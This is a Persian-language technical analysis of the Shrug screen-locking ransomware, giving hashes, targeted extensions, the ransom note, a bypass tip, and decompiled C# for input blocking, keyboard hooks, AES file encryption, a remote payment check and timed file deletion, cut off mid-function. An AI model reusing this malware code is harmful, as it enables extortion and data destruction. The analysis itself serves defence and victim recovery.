

باسمه تعالی

تحلیل فنی باج افزار Shrug

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام Shrug خبر می دهد. بررسی ها نشان می دهد فعالیت این باج افزار در اوایل ماه ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می باشد. طبق مشاهدات صورت گرفته، این باج افزار یک قفل کننده صفحه (Screen Locker) می باشد که پس از اجرا، صفحه دسکتاپ کاربر را قفل کرده و پیغام باج خواهی خود را به نمایش می گذارد. بررسی ها نشان می دهد که باج افزار Shrug از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل ها استفاده می کند و فقط فایل های موجود در درایو اصلی ویندوز و با پسوندهای مشخص را که در ادامه به آن ها اشاره خواهیم نمود، را رمزگذاری می کند. این باج افزار همانند اکثر باج افزارها، پس از رمزگذاری فایل ها از قربانیان تقاضای بیت کوین می کند و طبق اخبار دریافت شده، محققان امنیتی حوزه ی باج افزار موفق به رمزگشایی فایل های رمزگذاری شده توسط این باج افزار گردیده اند.

مشخصات فایل اجرایی :

نام فایل	Shrug.exe
MD۵	۵۶ea۷۹c۰۲۱be۷۹eb۷b۶۶۹d۹f۲b۵۸۳۲e۸
SHA-۱	a۴b۶۳de۴۴۲d۶۸۸ddfa۸۷۵۷۲adf۳۲۲۳۲a۰۰۱۶۰a۰۲
SHA-۲۵۶	b۱۴a۵۷ad۳۹۱d۹ba۵b۲۷۱۴dad۴۷۷۳۱۱۸f۱۱۸ed۸d۶۴b۵۲۳۴۶۶bb۶۰f۳b۱۸۳۳۶efc۱
اندازه فایل	۲۴.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET


فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.۵۸	۸۱۹۲	۲۲۳۸۰	۲۲۵۲۸
.rsrc	۴.۰۲	۳۲۷۶۸	۱۴۲۰	۱۵۳۶
.reloc	۰.۰۸	۴۰۹۶۰	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Shrug، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از حمله به سیستم قربانی، صفحه دستکاپ را قفل کرده و از دسترسی قربانیان به سیستم عامل جلوگیری می‌کند، سپس پیغام باج‌خواهی خود را به نمایش می‌گذارد. بررسی‌ها نشان می‌دهد که این باج‌افزار فقط فایل‌های موجود در درایو اصلی ویندوز و با پسوندهایی خاص را مورد هدف قرار می‌دهد و همان‌طور که اشاره شد فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی رمزگذاری می‌کند.

تصویر زیر مربوط به پیغام باج‌خواهی این باج‌افزار می‌باشد :



بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که تمام فایل‌های مهم قربانیان همانند تصاویر، فایل‌های ویدئویی و اسناد را رمزگذاری نموده‌اند و به قربانیان اعلام نموده‌اند برای رمزگشایی آن‌ها باید معادل بیت‌کوین مبلغ ۵۰ دلار را به آدرس کیف پول 1Hr1grgH9ViEgUx73iRRJLVKH3PFjUteNx ارسال نمایند. مهاجمین برای پرداخت این مبلغ ۳ روز فرصت داده‌اند که در صورت عدم پرداخت مبلغ باج‌خواهی، فایل‌ها از بین خواهند رفت. در متن پیغام باج‌خواهی هیچ‌گونه راه برقراری ارتباط با مهاجمین ذکر نشده

است. طبق بررسی های انجام شده، در حال حاضر کیف پول مربوط به این باج افزار تاکنون تراکشی نداشته است.

Bitcoin Address

Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	1Hr1grgH9vIEgUx73iRRJLVKH3PFJUteNx	No. Transactions	0
Hash 160	b8c6f7e260d8f25d3869ebe0bc529b252fbd6b85	Total Received	0 BTC
		Final Balance	0 BTC




طبق بررسی های صورت گرفته، قربانیان می توانند با استفاده از کلیدهای ترکیبی **ALT + Ctrl + DELETE** پنجره **Task Manager** ویندوز را اجرا کرده و با کلیک بر روی **Log off** در ویندوز ۷ و یا **Sign out** در ویندوز ۱۰، سیستم عامل را دوباره راه اندازی نموده و قفل صفحه نمایش را غیرفعال نمایند. بر خلاف ادعای مهاجمین که اعلام کرده بودند تمام فایل ها را رمزگذاری نموده اند، باج افزار فقط تمام فایل های موجود در درایو اصلی ویندوز را رمزگذاری می کند و به انتهای آن های آن ها پسوند **SHRUG** اضافه می کند. قربانیان می توانند با استفاده از ابزارهای امنیتی مانند آنتی ویروس های معتبر، سیستم خود را پاکسازی نمایند و همان طور که اشاره شد با توجه به اخبار دریافت شده، محققان امنیتی حوزه ی باج افزار موفق به رمزگشایی فایل های رمزگذاری شده توسط این باج افزار گردیده اند که قربانیان می توانند با آن ها ارتباط برقرار نمایند.

لیست فایل های مورد هدف باج افزار :

txt, docx, xls, doc,xlsx, ppt, pptx, odt, jpg, png, jpeg, csv, psd, sql, mdb, db, sln, html, php, asp, aspx, html, xml, json, dat, cpp, cs, py, pyw, c, js, java, mp4, ogg, mp3, wmv, avi, gif, mpeg, .msi

تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل ها پسوند **SHRUG** انتهای فایل ها اضافه می شود.



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Shrug به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Shrug ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد:

قبل از رمزگذاری

test file (1).mp4

Offset	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	00	00	00	18	66	74	79	70	6d	70	34	32	00	00	00	00
00000010	69	73	6f	6d	6d	70	34	32	00	03	1b	66	6d	6f	6f	76
00000020	00	00	00	00	6c	6d	76	68	64	00	00	00	d3	f3	89	45
00000030	d3	f3	89	45	00	01	5f	90	02	63	29	24	00	01	00	00
00000040	01	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	03	00	01	de	2c	
00000090	74	72	61	6b	00	00	00	5c	74	6b	68	64	00	00	00	03
000000a0	d3	f3	89	45	d3	f3	89	45	00	00	00	01	00	00	00	00
000000b0	02	63	29	08	00	00	00	00	00	00	00	00	00	00	00	00
000000c0	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00
000000d0	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00
000000e0	00	00	00	00	40	00	00	00	05	00	00	00	02	0d	00	00
000000f0	00	00	00	24	65	64	74	73	00	00	00	1c	65	6c	73	74
00000100	00	00	00	00	00	00	00	01	02	63	29	08	00	00	0b	b8
00000110	00	01	00	00	00	01	dd	a4	6d	64	69	61	00	00	00	20
00000120	6d	64	68	64	00	00	00	00	d3	f3	89	45	d3	f3	89	45
00000130	00	01	5f	90	02	63	29	08	55	c4	00	00	00	00	00	47
00000140	68	64	6c	72	00	00	00	00	00	00	00	00	76	69	64	65
00000150	00	00	00	00	00	00	00	00	00	00	00	00	49	53	4f	20
00000160	4d	65	64	69	61	20	66	69	6c	65	20	70	72	6f	64	75
00000170	63	65	64	20	62	79	20	47	6f	6f	67	6c	65	20	49	6e
00000180	63	2e	00	00	01	dd	35	6d	69	6e	66	00	00	00	24	64
00000190	69	6e	66	00	00	1c	64	72	65	66	00	00	00	00	00	00
000001a0	00	00	01	00	00	0c	75	72	6c	20	00	00	00	00	00	00

بعد از رمزگذاری

test file (1).mp4.SHRUG

Offset	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	2a	80	9b	99	ee	80	eb	2f	7f	52	ac	64	98	a2	24	70
00000010	0f	2b	ee	f7	c5	c1	c0	6d	c6	02	e7	4d	77	0c	e4	bd
00000020	fd	61	9b	55	79	de	c1	f1	92	21	a9	96	27	69	e4	31
00000030	22	30	fd	47	9f	d4	6e	27	27	5f	b8	f5	b5	87	8f	51
00000040	b7	6e	19	66	cf	e7	16	69	9a	9e	f3	1e	a7	07	72	f8
00000050	76	95	5b	5a	11	dd	bc	34	49	71	d6	7c	5b	e9	1e	75
00000060	84	db	20	e8	37	84	35	d3	14	62	c5	da	80	bf	90	16
00000070	8b	08	24	ab	f4	20	a3	f3	70	11	9d	a5	fd	30	2c	58
00000080	48	1e	f7	c9	2b	65	94	0f	8c	f4	4a	f0	79	74	a3	0b
00000090	5d	1d	d2	25	db	1c	61	f6	f0	ca	87	58	47	bd	5c	33
000000a0	74	13	d4	d9	70	fc	e5	d6	a9	20	2e	8f	46	c7	40	94
000000b0	d9	88	42	54	8c	79	91	f4	df	39	bf	bf	f3	4f	19	55
000000c0	db	d1	30	74	5b	94	44	26	e6	b3	81	54	b4	18	4d	0a
000000d0	31	96	64	35	19	c6	63	e3	ee	f8	5c	37	e8	ec	5d	a2
000000e0	02	76	d5	ed	ed	b5	57	96	74	d1	b3	be	6a	37	78	9d
000000f0	42	34	88	08	74	a2	f0	b8	cc	b2	f8	78	57	46	34	77
00000100	d1	61	a2	d1	62	24	6a	22	44	65	63	a7	18	37	a3	0c
00000110	cf	fd	a3	38	96	b3	97	35	63	90	36	87	bc	a4	b3	03
00000120	c2	06	fc	f0	7b	61	46	94	ea	65	7a	81	b3	c2	ec	d7
00000130	c4	2e	0d	1a	69	e7	1b	2b	58	cd	5e	ed	ac	a4	8c	c4
00000140	b3	66	c1	cb	d3	76	5d	29	49	28	f2	4b	06	b1	74	9c
00000150	45	b5	ff	78	a0	6d	37	b7	f0	63	b6	6f	07	f5	9a	af
00000160	ab	28	2b	ae	cf	22	cf	c9	09	48	92	e1	66	55	74	87
00000170	8e	eb	07	95	41	60	f6	b3	0f	f2	05	70	10	43	79	cb
00000180	64	7c	ef	3e	be	e8	ea	0e	81	5c	40	d0	ef	40	2e	73
00000190	18	3e	bf	93	00	bd	41	9b	fb	e5	1b	43	31	1a	b2	22
000001a0	3d	be	d4	0b	9d	33	74	8c	9f	c2	a0	29	87	a2	eb	e0

File Comparison

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	44,070,617
Inserted	44,070,617	44,070,617	12
Modified	44,070,617	44,070,629	5,528,843

تصویر زیر مربوط به تابع `InitializeComponent()` می باشد که توسط تابع `ShrugForm()` فراخوانی می شود که شامل برخی از توابع لازم جهت اجرای صحیح باج افزار و برخی از اطلاعات جزئی موجود در پیغام باج خواهی آن می باشد :

```
ShrugForm X
634
635 // Token: 0x0600002D RID: 45 RVA: 0x00003514 File Offset: 0x00001714
636 private void InitializeComponent()
637 {
638     this.components = new Container();
639     ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(ShrugForm));
640     this.lbl_Title = new Label();
641     this.btn_ConfirmPayment = new Button();
642     this.lbl_Wallet = new Label();
643     this.rtb_Info = new RichTextBox();
644     this.CheckPaymentTimer = new Timer(this.components);
645     this.DecreaseRemainingTime = new Timer(this.components);
646     this.lbl_FileDestroy = new Label();
647     this.SetFwindow = new Timer(this.components);
648     base.SuspendLayout();
649     this.lbl_Title.AutoSize = true;
650     this.lbl_Title.Font = new Font("Calibri", 21.75f, FontStyle.Regular, GraphicsUnit.Point, 0);
651     this.lbl_Title.Location = new Point(372, 9);
652     this.lbl_Title.Name = "lbl_Title";
653     this.lbl_Title.Size = new Size(320, 36);
654     this.lbl_Title.TabIndex = 0;
655     this.lbl_Title.Text = "Oh shit waddup `\\_(ツ)_/´";
656     this.btn_ConfirmPayment.Font = new Font("Calibri", 16f);
657     this.btn_ConfirmPayment.Location = new Point(345, 478);
658     this.btn_ConfirmPayment.Name = "btn_ConfirmPayment";
659     this.btn_ConfirmPayment.Size = new Size(366, 40);
660     this.btn_ConfirmPayment.TabIndex = 5;
661     this.btn_ConfirmPayment.Text = "I paid! ¯\\(ツ)/¯";
662     this.btn_ConfirmPayment.UseVisualStyleBackColor = true;
663     this.btn_ConfirmPayment.Click += this.btn_ConfirmPayment_Click;
664     this.lbl_Wallet.AutoSize = true;
665     this.lbl_Wallet.Font = new Font("Consolas", 10f);
666     this.lbl_Wallet.Location = new Point(384, 377);
667     this.lbl_Wallet.Name = "lbl_Wallet";
668     this.lbl_Wallet.Size = new Size(280, 34);
669     this.lbl_Wallet.TabIndex = 7;
670     this.lbl_Wallet.Text = "1Hr1grgH9ViEgUx73iRRJLVKH3PFjUteNx\r\n(click to copy to clipboard)";
671     this.lbl_Wallet.Click += this.lbl_Wallet_Click;
672     this.rtb_Info.Font = new Font("Calibri", 9f);
673     this.rtb_Info.Location = new Point(345, 48);
674     this.rtb_Info.Name = "rtb_Info";
675     this.rtb_Info.ReadOnly = true;
676     this.rtb_Info.Size = new Size(366, 234);
677     this.rtb_Info.TabIndex = 9;
678     this.rtb_Info.Text = componentResourceManager.GetString("rtb_Info.Text");
679     this.CheckPaymentTimer.Interval = 60000;
680     this.CheckPaymentTimer.Tick += this.CheckPaymentTimer_Tick;
681     this.DecreaseRemainingTime.Interval = 1000;
682     this.DecreaseRemainingTime.Tick += this.DecreaseRemainingTime_Tick;
683     this.lbl_FileDestroy.AutoSize = true;
684     this.lbl_FileDestroy.Font = new Font("Calibri", 16f, FontStyle.Bold);
685     this.lbl_FileDestroy.ForeColor = Color.DarkRed;
686     this.lbl_FileDestroy.Location = new Point(275, 285);
```

قطعه کد زیر مربوط به بررسی پرداخت مبلغ باج‌خواهی و نمایش پیغام مربوطه می‌باشد:

```
ShrugForm x
192
193 // Token: 0x06000018 RID: 24 RVA: 0x00002968 File Offset: 0x00000B68
194 private void CheckPaymentTimer_Tick(object sender, EventArgs e)
195 {
196     string address = "http://tempacc11v1.000webhostapp.com/marthas_stuff/freehashes.txt";
197     try
198     {
199         using (WebClient webClient = new WebClient())
200         {
201             string text = webClient.DownloadString(address);
202             bool flag = text.Contains(this.UNIQUE_IDENTIFIER);
203             if (flag)
204             {
205                 try
206                 {
207                     this.DecryptFiles("C:\\");
208                 }
209                 catch (Exception)
210                 {
211                 }
212                 try
213                 {
214                     this.RegistryUninstall();
215                 }
216                 catch (Exception ex)
217                 {
218                 }
219                 this.SetFwindow.Stop();
220                 MessageBox.Show("Yay! You paid $50 and your files were decrypted.");
221                 MessageBox.Show("Goodbye. See you around \ud83d\ude0a");
222                 this.SelfDestruction();
223             }
224         }
225     }
226     catch (Exception ex2)
227     {
228     }
229 }
```

قطعه کد زیر مربوط به شمارنده معکوس باج‌افزار (مهلت زمانی داده شده برای پرداخت باج) می‌باشد :

```
ShrugForm x
230
231 // Token: 0x06000019 RID: 25 RVA: 0x00002A44 File Offset: 0x00000C44
232 private void DecreaseRemainingTime_Tick(object sender, EventArgs e)
233 {
234     TimeSpan timeSpan = this.timeDelete.Subtract(DateTime.Now);
235     this.lbl_FileDestroy.Text = "Your files will be destroyed in\n";
236     Label label = this.lbl_FileDestroy;
237     label.Text += string.Format(string.Format("{0} days, {1} hours, {2} minutes, {3} seconds", new object[]
238     {
239         timeSpan.Days,
240         timeSpan.Hours,
241         timeSpan.Minutes,
242         timeSpan.Seconds
243     })), new object[0]);
244     Label label2 = this.lbl_FileDestroy;
245     label2.Text += "\nif you don't pay.";
246     this.CenterControl(this.lbl_FileDestroy, this, true, false);
247     bool flag = DateTime.Now > this.timeDelete;
248     if (flag)
249     {
250         try
251         {
252             this.DeleteFiles("C:\\");
253             this.CheckPaymentTimer.Stop();
254             this.DecreaseRemainingTime.Stop();
255             MessageBox.Show("Time has expired. Your files are gone.");
256             MessageBox.Show("See ya!");
257             this.SelfDestruction();
258             base.FormClosing -= this.EventFormClosing;
259             base.Close();
260         }
261         catch (Exception ex)
262         {
263         }
264     }
265 }
```


قطعه کد زیر مربوط به قفل نمودن صفحه و بالا ماندن پیغام باج خواهی می باشد :

```
ShrugForm X
617
618 // Token: 0x0600002B RID: 43 RVA: 0x000034CA File Offset: 0x000016CA
619 private void SetFwindow_Tick(object sender, EventArgs e)
620 {
621     ShrugForm.SetForegroundWindow(base.Handle);
622 }
```

باج افزار با استفاده از قطعه کد زیر وضعیت اتصال به اینترنت را بررسی می کند :

```
ShrugForm X
112
113 // Tokens: 0x06000017 RID: 23 RVA: 0x000025CC File Offset: 0x000007CC
114 private void ShrugForm_Load(object sender, EventArgs e)
115 {
116     ProcessModule mainModule = Process.GetCurrentProcess().MainModule;
117     this.objKeyboardProcess = new ShrugForm.LowLevelKeyboardProc(this.captureKey);
118     this.ptrHook = ShrugForm.SetWindowsHookEx(13, this.objKeyboardProcess, ShrugForm.GetModuleHandle(mainModule.ModuleName), 0);
119     try
120     {
121         ShrugForm.BlockInput(true);
122     }
123     catch (Exception)
124     {
125     }
126     base.FormClosing += this.EventFormClosing;
127     bool flag = !this.RegistryInstalled();
128     if (flag)
129     {
130         while (!this.ConnectedToTheInternet)
131         {
132             bool connectedToTheInternet = this.ConnectedToTheInternet;
133             if (connectedToTheInternet)
134             {
135                 break;
136             }
137         }
138     }
139     int width = Screen.PrimaryScreen.Bounds.Size.Width;
140     int height = Screen.PrimaryScreen.Bounds.Size.Height;
141     base.Size = new Size(width, height);
142     base.Location = new Point(0, 0);
143     this.txt_Wallet.Font = new Font("Calibri", 14f);
144     this.txt_Wallet.Location = new Point(345, 442);
145     this.txt_Wallet.Width = this.btn_ConfirmPayment.Width;
146     this.txt_Wallet.TextAlign = HorizontalAlignment.Center;
147     base.Controls.Add(this.txt_Wallet);
148     this.CenterControl(this.lbl_Title, this, true, false);
149     this.CenterControl(this.rtb_Info, this, true, false);
150     this.CenterControl(this.lbl_Wallet, this, true, false);
151     this.CenterControl(this.txt_Wallet, this, true, false);
152     this.CenterControl(this.btn_ConfirmPayment, this, true, false);
153     this.CenterControl(this.lbl_FileDestroy, this, true, false);
154     bool flag2 = !this.RegistryInstalled();
155     if (flag2)
156     {
```

تصویر ۱

```
ShrugForm X
292
293 // Token: 0x17000003 RID: 3
294 // (get) Token: 0x0600001C RID: 28 RVA: 0x00002C04 File Offset: 0x00000E04
295 private bool ConnectedToTheInternet
296 {
297     get
298     {
299         bool result;
300         try
301         {
302             using (WebClient webClient = new WebClient())
303             {
304                 using (webClient.OpenRead("http://clients3.google.com/generate 204"))
305                 {
306                     result = true;
307                 }
308             }
309         }
310         catch (Exception)
311         {
312             result = false;
313         }
314         return result;
315     }
316 }
```

تصویر ۲

قطعه کد زیر مربوط به جلوگیری از شکستن قفل صفحه با استفاده از کلیدهای ترکیبی مختلف می باشد :

```
ShrugForm X
582
583 // Token: 0x0600002A RID: 42 RVA: 0x000033E8 File Offset: 0x000015E8
584 private void ShrugForm_KeyDown(object sender, KeyEventArgs e)
585 {
586     bool flag = e.Control && e.Alt && e.KeyCode == Keys.Delete;
587     if (flag)
588     {
589         e.SuppressKeyPress = true;
590     }
591     bool flag2 = e.Shift && e.KeyCode == Keys.Escape;
592     if (flag2)
593     {
594         e.SuppressKeyPress = true;
595     }
596     bool flag3 = e.Control && e.KeyCode == Keys.W;
597     if (flag3)
598     {
599         e.SuppressKeyPress = true;
600     }
601     bool flag4 = e.Alt && e.KeyCode == Keys.Tab;
602     if (flag4)
603     {
604         e.SuppressKeyPress = true;
605     }
606     bool flag5 = e.Alt && e.KeyCode == Keys.F4;
607     if (flag5)
608     {
609         e.SuppressKeyPress = true;
610     }
611     bool flag6 = e.KeyCode == Keys.LWin || e.KeyCode == Keys.RWin;
612     if (flag6)
613     {
614         e.SuppressKeyPress = true;
615     }
616 }
```

قطعه کد زیر مربوط به استفاده باج افزار از کتابخانه های ویندوزی می باشد :

```
ShrugForm X
15 namespace Shrug
16 {
17     // Token: 0x02000003 RID: 3
18     public class ShrugForm : Form
19     {
20         // Token: 0x06000008 RID: 11
21         [DllImport("user32.dll")]
22         private static extern bool BlockInput(bool fBlockIt);
23
24         // Token: 0x0600000C RID: 12
25         [DllImport("user32.dll")]
26         [return: MarshalAs(UnmanagedType.Bool)]
27         private static extern bool SetForegroundWindow(IntPtr hWnd);
28
29         // Token: 0x0600000D RID: 13
30         [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
31         private static extern IntPtr SetWindowsHookEx(int id, ShrugForm.LowLevelKeyboardProc callback, IntPtr hMod, uint dwThreadId);
32
33         // Token: 0x0600000E RID: 14
34         [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
35         private static extern bool UnhookWindowsHookEx(IntPtr hook);
36
37         // Token: 0x0600000F RID: 15
38         [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
39         private static extern IntPtr CallNextHookEx(IntPtr hook, int nCode, IntPtr wp, IntPtr lp);
40
41         // Token: 0x06000010 RID: 16
42         [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
43         private static extern IntPtr GetModuleHandle(string name);
44
45         // Token: 0x06000011 RID: 17
46         [DllImport("user32.dll", CharSet = CharSet.Auto)]
47         private static extern short GetAsyncKeyState(Keys key);
48
49         // Token: 0x06000012 RID: 18 RVA: 0x000023C4 File Offset: 0x000005C4
50         private IntPtr captureKey(int nCode, IntPtr wp, IntPtr lp)
51         {
52             bool flag = nCode >= 0;
53             if (flag)
54             {
55                 ShrugForm.KBDLLHOOKSTRUCT kbdllhookstruct = (ShrugForm.KBDLLHOOKSTRUCT)Marshal.PtrToStructure(lp, typeof(ShrugForm.KBDLLHOOKSTRUCT));
56                 bool flag2 = kbdllhookstruct.key == Keys.RWin || kbdllhookstruct.key == Keys.LWin || (kbdllhookstruct.key == Keys.Tab && this.HasAltModifier(kbdllhookstruct.flags)) || (kbdllhookstruct.key == Keys.Escape && (Control.ModifierKeys && Keys.Control) == Keys.Control);
57                 if (flag2)
58                 {
59                     return (IntPtr)1;
60                 }
61             }
62             return ShrugForm.CallNextHookEx(this.ptrHook, nCode, wp, lp);
63         }
64     }
65 }
```

همانطور که اشاره نمودیم باج افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می نماید،
قطعه کد زیر مربوط به این فرایند می باشد :

```

102
103 // Token: 0x06000009 RID: 9 RVA: 0x00002294 File Offset: 0x00000494
104 public byte[] EncodeBytes(byte[] bytesToEncode)
105 {
106     AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
107     {
108         BlockSize = 128,
109         KeySize = 256,
110         Key = Encoding.UTF8.GetBytes(this.Key),
111         IV = Encoding.UTF8.GetBytes(this.IV),
112         Padding = PaddingMode.PKCS7,
113         Mode = CipherMode.CBC
114     };
115     ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateEncryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
116     bytesToEncode = cryptoTransform.TransformFinalBlock(bytesToEncode, 0, bytesToEncode.Length);
117     cryptoTransform.Dispose();
118     return bytesToEncode;
119 }
120
121 // Token: 0x0600000A RID: 10 RVA: 0x0000232C File Offset: 0x0000052C
122 public byte[] DecodeBytes(byte[] encryptedBytes)
123 {
124     AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
125     {
126         BlockSize = 128,
127         KeySize = 256,
128         Key = Encoding.UTF8.GetBytes(this.Key),
129         IV = Encoding.UTF8.GetBytes(this.IV),
130         Padding = PaddingMode.PKCS7,
131         Mode = CipherMode.CBC
132     };
133     ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateDecryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
134     byte[] result = cryptoTransform.TransformFinalBlock(encryptedBytes, 0, encryptedBytes.Length);
135     cryptoTransform.Dispose();
136     return result;
137 }
138
139 // Token: 0x04000003 RID: 3
140 private bool IsRegistered = false;
141
142 }
143

```

تصاویر زیر مربوط به توابع تولید کلید جهت استفاده در رمزگذاری فایل ها می باشد :

```
Cryptor X
18 // (set) Token: 0x06000004 RID: 4 RVA: 0x00002069 File Offset: 0x00000269
19 public string IV { get; set; }
20
21 // Token: 0x06000005 RID: 5 RVA: 0x00002074 File Offset: 0x00000274
22 public Cryptor(string Key, string IV)
23 {
24     bool flag = Key.Length != 32;
25     if (flag)
26     {
27         this.GenerateKey();
28     }
29     else
30     {
31         this.Key = Key;
32     }
33     bool flag2 = IV.Length != 16;
34     if (flag2)
35     {
36         this.GenerateIV();
37     }
38     else
39     {
40         this.IV = IV;
41     }
42 }
43
44 // Token: 0x06000006 RID: 6 RVA: 0x000020D4 File Offset: 0x000002D4
45 public Cryptor()
46 {
47     this.GenerateKey();
48     this.GenerateIV();
49 }
50
51 // Token: 0x06000007 RID: 7 RVA: 0x000020F4 File Offset: 0x000002F4
52 public void GenerateKey()
53 {
54     Random random = new Random();
55     List<int> list = new List<int>();
56     for (int i = 65; i <= 90; i++)
57     {
58         list.Add(i);
59     }
60     for (int j = 97; j <= 122; j++)
61     {
62         list.Add(j);
63     }
64     for (int k = 48; k <= 57; k++)
65     {
66         list.Add(k);
67     }
68     string text = "";
69     for (int l = 0; l < 32; l++)
70     {
71         int index = random.Next(list.Count);
72         text += ((char)list[index]).ToString();
73     }
74     this.Key = text;
